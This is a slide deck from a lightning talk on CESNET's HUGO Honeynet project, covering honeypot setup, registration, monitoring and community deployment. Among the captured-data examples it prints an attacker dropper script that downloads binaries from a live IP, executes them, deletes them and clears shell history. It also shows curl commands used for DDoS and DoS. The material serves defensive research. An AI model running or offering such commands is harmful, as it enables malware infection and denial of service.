



Lightning talk:

HUGO Honeynet project


Václav Bartoš, Pavel Valach

2. 6. 2025

The Honeynet Project Workshop

■ CESNET

- Czech academic network
- Strong focus on network monitoring & security



■ Honeypots at CESNET

- HUGO Honeynet project



■ HUGO Honeynet

- Goal: build a network of honeypots in organizations of different types / sectors
- What do we need:
 - 1) Prepackaged honeypot + configuration (use common open-source honeypots)
 - 2) Integrated data sharing + central monitoring
 - Sharing via Warden – an existing community operated by CESNET
 - 3) To find people (orgs) willing to deploy a honeypot in their network


➡ **Deployment and operation must be as easy as possible**

+ legal aspects of data sharing

→ creation of a „community agreement with deployment of a honeypot into network“



HUGO Honeypot





```
Debian GNU/Linux 12 hugo tty2

hugo login: root
Password:
Linux hugo 6.1.0-35-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.137-1 (2025-05-07) x86_64


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Welcome to the Hugo honeypot project!

Honeypot status
=====
  honeypot type: hugo-cowrie
  honeypot version: v0.94-beta3-dropout
  registration status: not configured
  certificate status: not generated

If the honeypot has not been set up yet, you may do so now by executing 'setup' command.

root@hugo:~# _
```



HONEYPOT NAME

Please choose a client name. It starts with the organization domain in reverse order (e.g. cz.cesnet). You may reverse your DNS FQDN and append the honeypot name.

The name can only contain lowercase letters, digits, underscores (_) and dots (.).

The name must not start with a digit.

[<Continue>](#)[< Cancel >](#)

KONTROLA NASTAVENÍ HONEYPOTU

Informace o honeypotu:

jméno:.....cz.cesnet.daleko.za.humny.hugo_cowrie

typ:.....hugo-cowrie

verze:.....v0.94-beta3-dropout

veřejné DNS jméno:..37-......cz

správce:.....Pavel Testovací <.....@cesnet.cz>

Zjištěná nastavení IPv4:

rozhraní:.....eth0

HW adresa:.....52:54:00:04:18:2b

veřejná IP adresa:..37.

lokální IP adresa:..10.0.2.15

Zjištěná nastavení IPv6: Protokol IPv6 není dostupný

Odesláním registračního formuláře berete na vědomí informace o
zpracování osobních údajů, které jsou k dispozici
na <https://www.cesnet.cz/zpracovani-osobnich-udaju/>

<Uložit a registrovat>

< Opravit hodnoty >

HONEYPOT SETUP

Honeypot registration was already sent, or the honeypot is already active.

Please await the response of the Warden server administrator, or contact them at sec-op@cesnet.cz.


If the honeypot was already approved, it was just configured and enabled.

Registration status: new

< Quit >

Hugo Monitor

Node Name	Honeypot Type	Honeypot Version	Interface (4/6)	IP Address (4/6)	Public IP (4/6)	MAC Address (4/6)	Host Name
cz.cesnet.hugo.haas_cowrie	hugo-cowrie	v0.9-alpha-poc4	eth0	192.168.60.10	195.113	08:00:27:	hugo-hp.c
cz.cesnet.hugo.haas_dionaea	hugo-dionaea	v0.9-alpha-poc4	eth0	192.168.60.11	195.113	08:00:27:	hugo-hp.c
cz.hugo_dionaea	hugo-dionaea	v0.92	eth0 eth0	147.32. 2001:7	147 2001:718	be:0c:b6 be:0c:b6	
cz.hugo_cowrie	hugo-cowrie	v0.94-beta3-dropout	eth0 eth0	147. 2001:7	147. 2001:71	4a:c6:39 4a:c6:39	
cz.hugo_cowrie01	hugo-cowrie	v0.9-alpha-poc4-small-vmware	eth0 eth0	195. 2001:67c:	195. ???	00:50:56 00:50:56	???
cz.hugo_dionaea01	hugo-dionaea	v0.9-alpha-poc4-small-vmware	eth0 eth0	195. 2001:67c	195. ???	00:50:56 00:50:56	???
cowrie	hugo-cowrie	v0.9-alpha-poc4	eth0	192.168.60.10	147.32.2001:718	08:00:27:be:0c:b6	warg.



■ What data we get

- IP addresses of attackers
- Usernames and passwords
- Commands entered

```
uname -a
```

```
grep -c ^processor /p
```

```
#!/bin/sh
PATH=...
wget http://43.249.172.195:888/112
curl -O http://43.249.172.195:888/112
chmod +x 112
./112
wget http://43.249.172.195:888/112s
curl -O http://43.249.172.195:888/112s
chmod +x 112s
./112s
rm -rf 112.sh
rm -rf 112
rm -rf 112s
history -c
```

■ What data we get

- IP addresses of attackers
- Usernames and passwords
- Commands entered
- URLs hosting malware
- Malware samples

```
uname -a
```

```
grep -c ^processor /p
```

```
#!/bin/sh
PATH=...
wget http://43.249.172.195:888/112
curl -O http://43.249.172.195:888/112
chmod +x 112
./112
wget http://43.249.172.195:888/112s
curl -O http://43.249.172.195:888/112s
chmod +x 112s
./112s
rm -rf 112.sh
rm -rf 112
rm -rf 112s
history -c
```



URL Evaluator
(a separate project)

```
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
curl -o /dev/null https://www.example.com
...
(repeats 2000 times)
```


Honeypot misused for a DDoS attack
→ limit outgoing connections (in FW)

```
curl http://test-debit.free.fr/10485760.rnd --output /dev/null
```

Infinite stream of random data!

DoS against a honeypot


- limit size of downloaded content
- auto-restart



■ Community – current state

- Deployed (always both Corwie & Dionaea)
 - CESNET
 - 5 universities in CZ + 1 in SK
 - 1 public body (regional government network)
 - 1 commercial ICT provider
- Promised, in process ...
 - 3 hospitals
 - 2 universities

+ discussing with several others
- More deployments in GÉANT ...
 - 2 NRENs online
 - 7 others interested to join



Deploy a HUGO honeypot in your network

It's really simple!

You only need:

- a virtualization platform
- a public IP address
- 10 minutes of your time

or

Collaborate on data analysis

If you have experience with
malware analysis
or some other relevant topic,
we can share the data.

Just contact us.



Questions?

More info:

<https://hugo.cesnet.cz/en/>

bartos@cesnet.cz | sec-op@cesnet.cz

Supported as part of financial support to third parties (FSTP) within the project National Coordination Center in the Czech Republic (NCC-CZ, project no. 101127941) co-financed by the Digital Europe program.



Co-funded by
the European Union



NCC-CZ
CZECHIA CYBERSECURITY
COORDINATION CENTRE



ECCE 
EUROPEAN CYBERSECURITY
COMPETENCE CENTRE

